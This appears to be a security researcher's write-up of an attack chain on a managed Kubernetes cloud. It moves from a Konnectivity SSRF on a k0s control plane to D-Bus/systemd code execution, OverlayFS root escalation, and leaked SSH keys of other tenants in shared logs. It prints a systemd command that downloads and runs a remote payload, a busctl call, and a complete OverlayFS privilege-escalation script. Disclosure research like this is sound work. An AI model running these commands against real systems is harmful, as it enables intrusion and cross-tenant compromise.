
    Kubelet configuration and API server address

    Kubelet configuration and API server address



    Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.
    Konnectivity service account token

    Konnectivity service account token

    1.2. Analysis of control plane services

    After gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:

    192.168.0.4:9443 open https status=404
    192.168.0.4:2380 open
    192.168.0.4:6443 open http status=400
    192.168.0.4:8132 open
    192.168.0.4:9100 open http status=200 title="Node Exporter"
    192.168.0.4:9308 open http status=200 title="kube-state-metrics"

    Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.

    Interaction diagram between control plane and data plane via Konnectivity

    1.3. Exploiting Konnectivity

    To analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.

    A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.

    Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.

    service AgentService {
      rpc Connect(stream Packet) returns (stream Packet) {}
    }

    The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:

    //apiserver-network-proxy/konnectivity-client/proto/client/client.proto:26
    enum PacketType {
      DIAL_REQ = 0;
      DIAL_RSP = 1;
      ...
    }
    
    message Packet {
      PacketType type = 1;
    
      oneof payload {
        DialRequest dialRequest = 2;
        DialResponse dialResponse = 3;
        Data data = 4;
        CloseRequest closeRequest = 5;
        CloseResponse closeResponse = 6;
        CloseDial closeDial = 7;
      }
    }
    
    message DialRequest {
        // tcp or udp?
        string protocol = 1;
        // node:port
        string address = 2;
        // random id for client, maybe should be longer
        int64 random = 3;
    }

    The server reads any Packet packets from the stream initiated by the agent (worker node):

    //apiserver-network-proxy/pkg/server/server.go:721
    in, err := stream.Recv()
    ...
    recvCh <- in

    Next, the packets go to the backend manager:

    //apiserver-network-proxy/pkg/server/server.go:748
    
    func (s *ProxyServer) serveRecvBackend(...) {
        for pkt := range recvCh {
            switch pkt.Type {

    Then comes the most interesting part:

    //apiserver-network-proxy/pkg/server/server.go:888
    
    case client.PacketType_DIAL_REQ:
        req := pkt.GetDialRequest()
        klog.V(5).InfoS("Received DIAL_REQ", "target", req.Address)
        s.handleDialRequest(pkt, backend)

    In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).

    //apiserver-network-proxy/pkg/server/server.go:921
    func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) {
      ...
      dialReq := pkt.GetDialRequest()
      resp.GetDialResponse().Random = dialReq.Random
    
      start := time.Now()
      conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and address

    This created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:

    org.freedesktop.DBus
     org.freedesktop.PackageKit
     org.freedesktop.PolicyKit1
     org.freedesktop.login1
     org.freedesktop.systemd1
     com.ubuntu.SoftwareProperties

    Using the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:

    busctl --address=unix:path=/tmp/master-dbus.sock \
      call org.freedesktop.login1 \
           /org/freedesktop/login1 \
           org.freedesktop.login1.Manager \
           SetUserLinger ubb 997 true false

    The following sockets were then opened:

    /run/user/997/bus
     /run/user/997/systemd/private (this socket is the equivalent of running commands through systemctl --user.)

    Through this new socket, we called the StartTransientUnit method of the org.freedesktop.systemd1.Manager service:

    StartTransientUnit(
      name: string,
      mode: string,
      properties: a(sv),
      aux: a(sa(sv))
    ) -> job object path

    The properties parameter is exactly where you pass the standard systemd service definition directives. We added the following line:

    ExecStart=/bin/sh -c "bash -lc 'curl ip:port/payload -o /tmp/love;chmod +x /tmp/love; setsid /tmp/love '"

    As a result, we successfully received a callback from the control plane.

    Konnectivity-server context and node network interfaces

    Konnectivity-server context and node network interfaces

    Mirantis, the company behind the k0s project, confirmed the vulnerability.

    1.4. Privilege escalation on the host

    Since konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).

    In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.

    To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.

    rm -rf /tmp/lpe
    mkdir /tmp/lpe
    cd /tmp/lpe
    
    unshare -rm sh -c '
     mkdir l u w m &&
     cp /usr/bin/python3 l/ &&
     chmod 755 l/python3 &&
     setcap cap_setuid+eip l/python3 &&
     mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
     touch m/*
    '
    getcap /tmp/lpe/u/python3
    /tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'

    Confirmation of command execution with root privileges

    Confirmation of command execution with root privileges

    Gaining root privileges opened up several interesting attack vectors:

    1. We discovered an eth2 interface on the 100.64.0.0/10 subnet on the host. The cloud’s overlay network turned out to be flat, providing visibility into all managed services.
    2. The system stored a salt-minion key pair. This significantly expands the attack surface by providing access to the managed cloud’s own control plane through SaltStack.

    2. Adventures in the overlay network

    2.1. Victoria stack

    An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.

    When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:

    "discoveredLabels": {
               "__address__": "http://100.64.1.1:6897/metrics",
               "__meta_url": "CENSORED",
               "__metrics_path__": "/metrics",
               "__scheme__": "http",
               "__scrape_interval__": "2m0s",
               "__scrape_timeout__": "2m0s",
               "cluster_id": "676767",
               "customer": "customerID",
               "job": "http",
               "profile": "kubernetes",
               "vds_id": "1337",
               "version": "1.0"
             }

    It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.

    We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.
    Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.

    Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.

    Private SSH key in a VictoriaLogs record

    Private SSH key in a VictoriaLogs record

    We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.
